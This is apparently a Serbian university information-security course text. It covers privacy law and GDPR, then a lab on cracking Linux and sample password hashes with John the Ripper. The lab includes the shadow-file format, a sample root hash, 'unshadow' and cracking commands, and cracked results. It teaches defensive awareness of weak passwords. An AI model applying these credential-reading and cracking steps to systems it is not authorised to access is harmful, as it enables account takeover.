The World Intellectual Property Organization (WIPO) is one of the 17 specialized agencies of the United Nations. WIPO was created in 1967 "to encourage creative activity, to promote the protection of intellectual property throughout the world.” WIPO currently has 186 member states, administers 26 international treaties, and is headquartered in Geneva, Switzerland. The current Director-General of WIPO is Francis Gurry, who took office on October 1, 2008. 185 of the UN Members as well as the Holy See are Members of WIPO.

MEĐUSOBNA POVEZANOST LIČNIH INFORMACIJA

Sve je veća količina i međusobna povezanost privatnih informacija koje se prikupljaju i arhiviraju na računarima.

Sve je veća količina i međusobna povezanost privatnih informacija koje se prikupljaju i arhiviraju na računarima, a na osnovu pravnih osnova, nacionalne bezbednosti i ekonomskih razloga.

U globalnoj ekonomiji, verovatno su najvredniji skupovi informacija o pojedincima. Sa druge strane, pojedinci su sve više zabrinuti do kojih granica vladine agencije, kompanije i internet korisnici imaju pristup personalnim informacijama i privatnim detaljima o načinu života i aktivnostima pojedinaca.

Briga za privatne informacije vodi različitim pravnim i tehničkim pristupima zaštite privatnih prava. Brojne međunarodne organizacije uvode prava i regulativu u zaštitu lične privatnosti.

Zaštićene su privatne informacije u:

- *bankarskim i finansijskim zapisima,*

- *kreditnim izveštajima,*
- *medicinskim izveštajima i zdravstvenoj zaštiti, i*
- *elektronskoj komunikaciji.*

PRIVATNOST

Privatnost obuhvata sledeće oblasti.

Privatnost obuhvata oblasti:

- anonimnost – obezbeđuje da korisnik može koristiti resurse ili servise, a da ne otkriva identitet (anonimnost ne mora biti u suprotnosti sa autorizacijom i kontrolom pristupa, koje su povezane sa identifikacijom korisnika na računaru);
- pseudonim – obezbeđuje da korisnik može koristiti resurse ili servise, a da ne otkriva identitet, ali da to ne utiče na odgovornost prilikom korišćenja (sistem obezbeđuje alias kako bi sprečio druge korisnike da otkriju identite korisnika);
- nemogućnost povezivanja – obezbeđuje da korisnik može višestruko koristit resurs ili servis, a da nije moguće povezati njihovo koričenje od strane jednog korisnika;
- nemogućnost opservacije – obezbeđuje da korisnik može koristiti resurs ili servis, a da posebno treće lice ne može otkriti da je servis korišćen.
- posebni zahtevi privatnosti i bezbednosti baza podataka nameću upotrebu kriptografski zaštićenog uređaja koji se postavlja između baze podataka i pristupnog interfejsa, analogno IPS/Ids sistemima u mrežama. Posebne funkcije ovog uređaja su:
  • transformacija informacija (šifrovanje delova podataka, tako da se očuva privatnost i sačuva funkcionalnost sistema);
  • anonymization (uklanjanje specifičnih informacija iz rezultata upita, ali i kreiranje jednistvenog anonimnog identifikatora, tako da analitičar može napraviti vezu između upita);
  • selektivno izlaganje individualnih informacija uz istovremeno omogućavanje analize potencijalno povezanih podataka (podaci se prezentuju analitičaru u obliku klasa i kategorija, a za svako dalje pretraživanje neophodno je odobrenje);
  • audit funkcija automatski i permanentno zapisuje sve pristupe podacima, sa strogom zaštitom brisanja, modifikacije i neuatorizovanog korišćenja;
  • asocijativne memorije su softverski moduli koji prepoznaju uzorke i prave konekcije između delova podataka, tako da je moguće brzo pronalaženje relacija između podataka u masivnim količinama infomacija.

DDP (ENGL. DIRECTIVE ON DATA PROTECTION)

EU je 1998. godine usvojila DDP za obezbeđenje sprovođenja osnovnih prava privatnosti u obradi personalnih informacija.

EU je 1998. godine usvojila DDP (engl. Directive on Data Protection *) za obezbeđenje sprovođenja osnovnih prava privatnosti u obradi personalnih informacija i sprečavanje slobodnog protoka personalnih informacija. Direktiva sadrži sledeće principe korišćenja personalnih informacija:*

- *organizacije moraju obavestiti pojedince koje lične informacije se prikupljaju, načinu korišćenja informacija koje su izbor pojedinaca;*
- *pojedincima obezbediti mogućnost izbora da li se i kako mogu koristiti personalne informacije od strane trećih lica (omogućiti zabrane prikupljanja i korišćenja osetljivih informacija bez eksplicitne dozvole o rasi, religiji, zdravlju, članstvima, ubeđenjima);*
- *organizacije moraju konzistentno koristiti informacije u saglasnosti sa pravilima;*
- *pojedincima se mora obezbediti pravo uvida u personalne informacije, kao i korigovanje, modifikovanje i brisanje delova informacija;*
- *organizacije moraju obezbediti adekvatnu bezbednost integriteta i poverljivosti personalnih informacija;*
- *treći učesnici koji prime personalne informacije moraju obezbediti isti nivo zaštite kao i organizacija koja ih je prikupila;*
- *obezbediti pojedincima privatne akcije ako organizacije ne poštuju zakon.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

GDPR - OPŠTA REGULATIVA O ZAŠTITI PODATAKA O LIČNOSTI

Nakon 25. maja 2018. godine poslovanje u okviru koga se obrađuju podaci o ličnosti je u EU daleko strože regulisano.

*Opšta regulativa o zaštiti podataka o ličnosti, odnosno **General Data Protection Regulation** (u daljem tekstu GDPR) je novi pravni okvir koji propisuje način korišćenja podataka o ličnosti građana EU. Iz toga proizilazi da će svaka organizacija koja na bilo koji način obrađuje podatke EU građana morati da se pridržava novih pravila o zaštiti podataka o ličnosti, čak i ako joj je sedište izvan teritorije EU.*

Kao što je najavljeno, GDPR će stupiti na snagu u 25. maja 2018. godine, sa ciljem da zameni Direktivu o zaštiti podataka iz 1995. godine (Data Protection Directive – Directive 95/46/EC). Dok je Direktiva 95/46 bila na snazi, članice EU usvajale su lokalne propise i zato zakoni o zaštiti podataka o ličnosti širom EU nisu bili usaglašeni. Usvajanjem GDPR-a stvoren je jedinstven pravni instrument sa direktnom primenom u svih 28 država članica ali i šire, zamenjujući sve različite načine na koje se implementirala prethodna Direktiva. Pored ovoga, GDPR uzima u obzir i nove tehnologije koje nisu obuhvaćene Direktivom kao što su Big Data, mobilne aplikacije, društvene mreže, itd.

GDPR uvodi nova i sveobuhvatnija pravila u pogledu korišćenja i zaštite podataka o ličnosti, a sama činjenica da kazne za nepoštovanje ovih propisa dosežu i do 20 miliona evra, odnosno 4% godišnjeg prometa, govori o neophodnosti pravovremenog usaglašavanja poslovanja organizacija sa novom regulativom.

KADA SE GDPR PRIMENJUJE NA VAŠE POSLOVANJE?

Osnovno pravilo je da će se GDPR primenjivati na vas ukoliko imate predstavništvo koje se bavi obradom podataka o ličnosti u nekoj od država članica Evropske unije.

U tom slučaju sasvim je nevažno gde se ovim bavite i čije lične podatke obrađujete. Ovo ne predstavlja nikakvu novinu, svako ko posluje u inostranstvu zna da mora da se prilagodi zakonu države u kojoj se nalazi. Ipak ono što je novo u GDPR-u je da se proširuje polje njene primene i izvan EU i to u dva slučaja:

- *Ako se bavite nuđenjem robe ili usluga građanima EU*
- *Ako se bavite praćenjem ponašanja građana EU*

To zapravo znači da ukoliko poslujete na internetu ili obrađujete podatke o ličnosti evropskih građana za poslovne svrhe gotovo sigurno ćete ispuniti neki od ovih uslova.

Primera radi, ako ste razvili mobilnu aplikaciju namenjenu i građanima EU, ona gotovo sigurno prikuplja neke podatke o ličnosti, znači na vas se primenjuje GDPR. Modžda imate sajt preko koga nudite bilo kakve usluge, na primer prodajete majice, nudite usluge grafičkog dizajna ili ste razvili društvenu mrežu koja pruža uslugu komunikacije i povezivanja, a pritom beleži ponašanje svojih korisnika. Kako je internet otvoren, a vi želite da ove usluge ponudite i građanima, u tom slučaju na vaše poslovanje će se primenjivati GDPR.

Čak i u slučaju da samo obezbeđujete infrastrukturu za čuvanje podataka i njihovu obradu, pa čak i nemate uvid u podatke koji se tamo prikupljaju, i tada će se na vas primenjivati GDPR, imajući u vidu da morate primeniti brojne mere zaštite.

NAČELA OBRADE PODATAKA O LIČNOSTI

Svako ko u svom poslovanju dolazi u dodir sa podacima o ličnosti mora stalno imati na umu 6 načela obrade.

Ukratko, ona propisuju da se podaci mogu obrađivati samo u skladu sa zakonom, da se to može raditi samo u predviđene i dozvoljene svrhe, da se mora obezbediti tačnosti i sigurnost podataka, da se prikuplja minum potrebnih podataka te da se isti moraju uništiti ili depersonalizovati nakon što je ostvarena njihova svrha.

Slika 7.1 6 Načela obrade podataka o ličnosti [Izvor:Autor]


Poglavlje 8

Vežba – Korišćenje John the Ripper alata

"JOHN THE RIPPER” ALAT

John the Ripper je alat koji služi za pronalaženje lozinki (Predviđeno vreme trajanja vežbi je 45 minuta)

"John the Ripper” je besplatni alat koji će se koristiti u ovoj vežbi. To je alat za “razbijanje” lozinki.Kao primer koristićemo korisničke naloge na linux sistemu. UNIX i Linux čuvaju heširane (engl.hashing) lozinke svih korisničkih naloga u jednoj datoteci. Kod starih sistema to je /etc/passwd datoteka, a na novim sistemima to je /etc/shadow datoteka, Slika 1 .



Slika 8.1 -Datoteke /etc/passwd i /etc/shadow [Izvor:Autor]

/ETC/PASWORD

Datoteka /etc/passwd i značenje polja u svakom redu te datoteke

U datoteci/etc/shadow se nalazi stvarna lozinka u šifrovanom formatu za svaki nalog sa dodatnim informacijama o lozinci. Svako polje je odvojeno od susednog polja simbolom (:). Datoteka /etc/shadow sadrži jedan red za svakog korisnika koji je naveden u datoteci /etc/passwd.

/etc/pasword

root:x:0:0:root:/root:/bin/bash

1. Korisničko ime, u ovom slučaju je to root

2. Polje za password. Ako stoji x znači da se password nalazi u /etc/shadow datoteci

3. ID korisnika. Svaki korisnik mora imati ID (UID).

4. ID grupe, id primarne grupe kojoj korisnik pripada.

5. Dodatne informacije o korisniku. Tu se mogu nalaziti informacije kao što su ime, broj telefona….

6. Home direktorijum korisnika. Putanja do hom direktorijuma korisnika. Ukoliko ova informacija nije navedena, home direktorijum za korisnika je /.

7. Podrazumevani shell za korisnika.

/ETC/SHADOW

Datoteka /etc/shadow i značenje polja u svakom redu te datoteke

root: 6 KjSNXPnE $LNEQwjr.ZAZopD0E1UcudsI/KYTwE6Uzaq1QzsDUBZn$: 16806 : 0 : 99999 6 : 7 ::: 1.$Korisničkinalog(engl.username)Uovomslučajuroot2.Password$ $KjSNXPnE$ LNEQwjr.ZAZopD0E1UcudsI/KYTwE6Uzaq1QzsDUBZn, koji se sastoji iz tri:
2.1 6 koji označava da je korišćen sha-512 algoritam
2.2 KjSNXPnE slučajno generisana vrednost (engl. salt)
2.3 lozinka u heš formatu
3. Datum poslednje izmene lozinke. To jest broj dana od 01.01.1970. U ovom slučaju je to vrednost 16806
4. Minimalni broj dana koji moraju da proteknu pre nego što korisnik može da promeni lozinku. U ovom slučaju je 0 što znači da korisnik može da promeni lozinku kad god poželi.
5. Maksimalni broj dana koji moraju da proteknu pre nego što korisnik mora da promenu lozinku. U ovom slučaju je to 99999
6. Broj dana pre isteka poslednjega datuma za promenu lozinke, gde se korisnik obaveštava da je potrebno promeniti lozinku. U ovom slučaju je to 7.
7. Broj dana nakon što lozinka istekne i korisnički nalog je ugašen(engl. disabled). Ova opcija u ovom slučaju nije uključena.
8. Broj dana koliko je nalog aktivan računajući od 01.01.2970. Ova opcija u ovom slučaju nije uključena.
9. Rezervisano za dalju upotrebu. Ova opcija u ovom slučaju nije uključena.
Lozinke ustvari nisu nikada ni snimljene. Način da se dobiju njihovi heševi je kopiranje datoteke koja ih sadrži. Ako napadač uspe do dođe do ove datoteke, može pokušati da pronađe lozinki To je ono što radi alat John the Ripper.

JOHN THE RIPPER

John the Ripper alat za brzo pronalaženje lozinke i dostupan je za Windows, UNIX/Linux , DOS i Open VMS OS

Glavni zadatak ovog alata da nalaženje “slabih” lozinki. Podržava više heš algoritama koji se koriste na UNIX sistemima kao i Windows LM heševe.

Ref. http://www.openwall.com/john/

Postoje tri tehnike koje će se koristiti u ovoj vežbi:

1. Napada pomoću rečnika (engl. dictionary attack)

2. Hibridni napad (engl. hybrid attack)

3. Kombinovani napad (engl. combination attack)

INSTALACIJA SOFTVERA I DATOTEKA NA WINDOWS SISTEMU

Instalacija Johan the Ripper na windows sistemu

Ako John the Ripper nije instaliran na Windows sistemu, instalirati taj softver sa sajta:

http://www.openwall.com/john/h/john179w2.zip

Nakon raspakovanja zip arhive, snimiti John the Ripper alat na C disk u direktorij C:\ john179. Snimit datoteku "crack-these-please" u datoteku C:\ john179\run.

Datoteka "crack-these-please" sadrži lozinke za oko 50 korisnika sa imenima crack01 do crack50. Neke lozinke su jednostavne dok su druge veoma komplikovane.

NAPAD POMOĆU REČNIKA

Izvršavanje napada pomoću rečnika (engl. dictionary attack)

Napad pomoću rečnika koristi više puta bazu podataka koja sadrži reči. Datoteka password.lst treba da se nalazi u direktorijumu C:\ john179j5 , Slika 2. Ova datoteka daje listu ok oko 3500 mogućih lozinki. Sa sajta http://www.openwall.com/wordlists/ može se kupiti i do 40 miliona lozinki.

password.lst

```
#!comment: This list has been compiled by Solar Designer of Openwall Project,
#!comment: http://www.openwall.com/wordlists/
#!comment:
#!comment: This list is based on passwords most commonly seen on a set of Unix
#!comment: systems in mid-1990's, sorted for decreasing number of occurrences
#!comment: (that is, more common passwords are listed first).  It has been
#!comment: revised to also include common website passwords from public lists
#!comment: of "top N passwords" from major community website compromises that
#!comment: occurred in 2006 through 2010.
#!comment:
#!comment: Last update: 2011/11/20 (3546 entries)
123456
12345
password
password1
123456789
12345678
1234567890
abc123
computer
tigger
1234
qwerty
money
carmen
mickey
secret
summer
internet
a1b2c3
123
service

canada
hello
ranger
shadow
baseball
donald
harley
hockey
letmein
```

Slika 8.2 -Datoteka password.lst[Izvor:Autor]

POKRETANJE NAPADA

U ovom “napadu” korišćen je kao izvor mogućih lozinki password.lst

Sa sledećom komandom počinje “napad” pomoću rečnika: john -w:password.lst crack-these-please
Rezultat
Loaded 50 password hashes with 50 different salts (Traditional DES [128/128 BS SSE2])
money (crack21)
cowboy (crack07)
hello (crack14)
test (crack29)
blue (crack03)
japan (crack16)
bonjour (crack04)
dog (crack10)
pass (crack24)
www (crack43)
www (crack44)
guesses: 11 time: 0:00:00:00 DONE (Sat Oct 6 08:47:04 2012) c/s: 1013K
trying: temp – sss
Use the "--show" option to display all of the cracked passwords reliablebly.

LISTA LOZINKI

John je kreirao listu razbijenih lozinki koja se zove john.pot.

Izvršiti komandu: type john.pot

Rezultat
C:\JOHN17~1\run>type john.pot
M.h.0vk3BhbbE:money
hSWM/OxbN7mLg:cowboy
VtsKjVbDshURM:hello
HNTH57eGshHyQ:test
qOehxlruvN3F6:blue
TviJwR4elCrEk:japan
oPWWjG8dOl7Jk:bonjour
bVbJ8EjFft7Ig:dog
J1KYaW5A7YmTw:pass
NbXi5ONo1R11g:www
krwhufvZUsT/Q:www
Zapaziti da su hešovane lozinke bile ulaz u program John the Ripper i ovaj je program je "razbio" ove hešovane lozinke.

IZVRŠAVANJE HIBRIDNOG NAPADA (ENGL. HYBRID ATTACK)

Hibridni napad proverava varijacije reči ili kombinacija reči iz rečnika

Pokrenuti hibridni napad komandom:

john -w:password.lst -rules crack-these-please

c:\john17~1\run>john -w:password.lst -rules crack-these-please

Loaded 50 password hashes with 50 different salts (Traditional DES

[128/128 BS SSE2])

Remaining 39 password hashes with 39 different salts

wwwwww (crack47)

guesses: 1 time: 0:00:00:03 DONE (Sat Oct 6 09:05:37 2012) c/s: 1657K

trying: Sssing

Use the "--show" option to display all of the cracked passwords reliably

IZVRŠAVANJE KOMBINOVANOG NAPADA (ENGL. COMBINATION ATTACK)

U osnovnom načinu upotrebe, John the Ripper izvršava napad pomoću rečnika, hibridni napad i napad grubom silom (engl. brute force attack)

Kombinovani napad se se pokreće komandom

john crack-these-please preuzeto sa http://www-scf.usc.edu/~csci530l/instructions/lab-authentication-instructions.htm


Dok John the Ripper izvršava predhodnu komandu, proveriti iskorišćenost CPU jednice, Slika 3.

Zabeležiti:

- Koliko vremena je trebalo alatu da “razbije” neke lozinke?
- Koliko dodatnih lozinki je razbio?.
- Koje su najjednostavnije lozinke?
- Koliko se razbijenih lozinki može naći u rečniku?
- Koliko razbijenih lozinke sadrži promenjive kombinacije slova, simbole, brojevima, i slučno?
  - Da li su razbijene lozinke duže ili kraće?

Ako process dobijanja lozinki traje predugo traje, može se prekinuti kombinacijom CTRL-C.

Ref. http://www.cyberciti.biz/faq/unix-linux-password-cracking-john-the-ripper/



Slika 8.3 -Iskorišćenost CPU jedinice u toku kombinovanog napada[Izvor:Autor]

INSTALIRATI ALAT JOHN THE RIPPER NA LINUX OS (NA PR. UBUNTU)

Napravite vlastitu Linux datoteku lozinki (engl. password file) i pokušajte da je razbijete.

Najbolje je koristiti virtualnu mašinu sa Linux OS i sa root korisničkim nalogom. Na komandnoj liniji uneti sledeće komande

useradd **user1**

passwd **user1**

Kreira se novi nalog i definiše njegova lozinka. Neka lozinka bude hello. Dobiće se poruka ja da je lozinka kratka, ali će operacija biti dopuštena, jer je korisnik root koji ima posebne privilegije.

Ponovno unesite lozinku kada se to zatraži. Uneti nove korisnike sa odgovarajućim lozinkama: user2(lozinka 123); user3(lozinka Flower); user4(Dragon); user5(lozinka HelloDragon); user6(123Hello); user7(lozinka H3110123).

Zatim je potrebno pokrenuti komandu *unshadow /etc/passwd /etc/shadow > mypasswd_for_john.txt*

Zatim pokrenuti john mypasswd_for_john.txt

Poglavlje 9

Individualne vežbe

ZADACI ZA VEZBU

Zadaci za individualni rad za lekciju 1 (Predviđeno vreme trajanja vežbi je 45 minuta)

Prvi zadatak
• Kreirati korinsika na linux sistemu sa svojim imenom, prezimenom i brojem indeksa.
• Postaviti "slabiju" lizinku za korisnika koji je kreiran
• Kirsteći John the Ripper alat sa metodama provere lozinke(dictionary, hybrid i combination attack), meriti vreme potrebno za pronalaženje lozinke.
Drugi zadatak
• Postaviti "jaču" lozinku za korinsika sa svojim imenom, prezimenom i brojem indeksa.
• Koristeći John the Ripper alat sa metodama provere lozinke(dictionary, hybrid i combination attack), meriti vreme potrebno za pronalaženje lozinke.
• Uporediti veme sa prethodnim merenjem

Poglavlje 10

Domaći zadatak 01

DOMAĆI ZADATAK 1

Koristeći John the Ripper pronaći lozinke u fajlu crack-these-please
(Predviđeno vreme trajanja vežbi je 120 minuta)

Za rešenje zadatka potrebno je obezbediti:

1. John the Ripper softver

Zadatak:

1. Krekovanje fajla: crack-these-please

a) Koliko vremena je trebalo alatu da “razbije” neke lozinke?

b) Koliko dodatnih lozinki je razbio?

c) Koje su najjednostavnije lozinke?

d) Koliko se razbijenih lozinki može naći u rečniku?

e) Koliko razbijenih lozinke sadrži promenljive kombinacije slova, simbole, brojevima, i slučaj?

f) Da li su razbijene lozinke duže ili kraće?

2. Krekovanje fajla: crack-these-please

a) Napad pomoću rečnika.

b) Hibridni napad.

c) Kombinovani napad.

d) Koliko lozinki nije nikada bilo razbijeno.

3. Instalirajte Cain i Abel alat, detaljno opišite njegov rad i koristite ga u akciji sa prikazima sa ekrana (engl. screen shoots).

Napomena: Domaći zadatak je potrebno uraditi u MS Word (docx) ili LibreOffice (odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu na mail.

Naziv zadatka treba da bude: IT381-DZ1-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ1

Zaključak

ZAKLJUČAK

Rezime prve lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći početna znanja iz oblasti zaštite informacija:

- *Uvod u zaštitu informacija*
- *Bezbednosne usluge i mehanizam*
- *Slojevita zaštita*
- *Model mrežne bezbednosti*
- *Metode i aspekti zaštite*
- *Pravni i etički aspekti*
- *Intelektualna svojina i privatnost*
- *John the Ripper*

LITERATURA

Literatura koristena za lekciju 1

https://en.wikipedia.org/wiki/Internet_security
http://en.wikibooks.org/wiki/Fundamentals_of_Information_Systems_Security/Access_Control_Systems
http://www.iso.org/iso/home.html
http://www.itu.int/rec/T-REC-X.800-199103-I/en
http://putrawe.wordpress.com/2013/03/20/itu-t-x-800-rfc-2828/
http://www.uio.no/studier/emner/matnat/ifi/INF3510/v10/learningdocs/X0800E.pdf
http://www.techrepublic.com/blog/it-security/understanding-layered-security-and-defense-in-depth/
http://www.symantec.com/connect/articles/what-layered-security-and-how-symantec-helps-us-implement-it-our-organization
https://en.wikipedia.org/wiki/Data_Protection_Directive
http://en.wikipedia.org/wiki/Privacy
http://en.wikipedia.org/wiki/Identity_theft
https://www.privacyinternational.org/
http://en.wikipedia.org/wiki/Audit
https://en.wikipedia.org/wiki/Computer_security
http://en.wikipedia.org/wiki/Information_protection_policy
http://en.wikipedia.org/wiki/Information_security
http://web.mit.edu/Saltzer/www/publications/protection/Basic.html

https://en.wikipedia.org/wiki/Digital_Millennium_Copyright_Act
http://www.wipo.int/portal/en/index.html

LITERATURA - NASTAVAK

Literatura koristena za lekciju 1 - nastavak

http://en.wikipedia.org/wiki/Intellectual_property
http://www.copyright.gov/legislation/dmca.pdf
https://help.github.com/articles/generating-ssh-keys
http://link.springer.com/chapter/10.1007%2F978-3-540-69861-6_3#page-1
http://www.cengage.com/resource_uploads/downloads/1111138214_259148.pdf
http://en.wikipedia.org/wiki/Network_security
http://computer.howstuffworks.com/encryption.htm
http://en.wikipedia.org/wiki/Encryption
http://en.wikipedia.org/wiki/Application_security
http://en.wikipedia.org/wiki/Steganography
http://en.wikipedia.org/wiki/Data_mining
https://en.wikipedia.org/wiki/Computer_ethics
http://www.openwall.com/john/
https://en.wikipedia.org/wiki/John_the_Ripper
http://openwall.info/wiki/john/tutorials

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Napadi i pretnje, rizik i ranjivost

Lekcija 02

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 02

NAPADI I PRETNJE, RIZIK I RANJIVOST

- Napadi i pretnje, rizik i ranjivost
- Poglavlje 1: Napadi i pretnje
- Poglavlje 2: Metodologije napada i modeliranje pretnji
- Poglavlje 3: Rizik
- Poglavlje 4: Ranjivost
- Poglavlje 5: Upravljanje i bezbednost
- Poglavlje 6: Planiranje i održavanje
- Poglavlje 7: Procedure nakon incidenta
- Poglavlje 8: Vežba - GPG
- Poglavlje 9: Vežba - Šifrovanje i digitalni potpis
- Poglavlje 10: Individualne vežbe
- Poglavlje 11: Domaći zadatak 02
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ova lekcija predstavlja uvod u oblast napada, pretnji, procena rizika i ranjivosti IT sistema.

Teme predavanja su:

- *Napadi i pretnje*
- *Metodologije napada i modeliranje pretnji*
- *Analiza, procena i upravljanje rizikom*
- *Ranjivost*
- *Upravljanje i bezbednost*
- *Planiranje i održavanje*
- *Procedure nakon incidenta*

U vežbi studenti će se upoznati sa:

- *GPG*
- *Šifrovanje i digitalni potpis*

Poglavlje 1

Napadi i pretnje

NAPADI I PRETNJE - UVOD

Napadi se mogu javiti u različitim oblicima i sa različitim ciljevima.

Bezbednost informacija je disciplina informatike koja se bavi izučavanjem metoda sprečavanja, detekcije i sanacije posledica, uglavnom elektronskog napada. Napadi se mogu javiti u različitim oblicima i sa različitim ciljevima. U literaturi, termini pretnja (eng. threat) i napad (eng. attack) često znače isto. Slede definicije ovih termina preuzete su iz RFC 2828, Internet Security Glossary.

- ***Pretnja**: Potencijal za kršenje bezbednosti, koji postoji kada imamo okolnost, pogodnost, radnju ili događaj koji bi mogli izazvati kršenje bezbednosti i štetu; to jest, pretnja je moguća opasnost sa namerom da se iskoristi ranjivost sistema.*
- ***Napad**: Napad na sistem bezbednosti koji proizilazi iz inteligentnih pretnji; to jest, inteligentni akt sa namerom (posebno u smislu metode ili tehnike) izbegavanja bezbednosnih usluga i narušavanja bezbednosne politike sistema.*


U principu, u svakom napadu treba da se ostvari neki od sledeća tri cilja:

- neovlašćen pristup računarskim resursima (engl. access attack)
- neovlašćena izmena podataka (engl. modification and repudaiation attack)
- odbijanje usluge (engl. Denial of Service Attack - DoS)

KLASIFIKACIJA NAPADA

Napadi se mogu podeliti na aktivne i pasivne.

Postoje različite vrste napada , i mnogi načini njihove kategorizacije, Slika 1. Prema tome kako utiču na resurse sistema, napadi se mogu podeliti na aktivne i pasivne. Aktivni napad je pokušaj da se promene resursi sistema, ili da se utiče na njihov rad. Pasivan napad je pokušaj da se saznaju ili koriste informacije iz sistema, ali se ne utiče na resurse sistema.



Slika 1.1.1 -Klasifikacija i komponente napada na računarski sistem [Izvor:Autor]

INTERNI I EXTERNI NAPADI

U zavisnosti da li je subjekat napada unutar ili sa spoljnje strane informacionog sistema, razlikujemo napade iznutra i napade spolja.

U zavisnosti da li je subjekat napada unutar ili sa spoljnje strane informacionog sistema, razlikujemo napade iznutra i napade spolja. Napad iznutra je napad pokrenut od strane entiteta unutar bezbednosnog perimetra (nekog "zatvorenog kruga"), tj. jedna osoba koja je ovlašćena za pristup resursima sistema, ali njih koristi na način koji nije odobren od strane onih od koji je dobio ovlašćenje.

Napad spolja je pokrenut sa spoljne strane perimetra, ili od strane neovlašćenog nelegitimnog korisnika sistema. Danas, potencijalni spoljni napadači na mrežu su u rasponu od amatera do organizovanih kriminalca, međunarodnih terorista i neprijateljska vlada. Osoba koja napada računar na mreži često se naziva haker.


Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

1.1 Aktivni napadi

PRERUŠAVANJE

Prerušavanje (engl. masquerade) se odvija kada se jedan entitet pretvara da je drugi-lažni entitet.

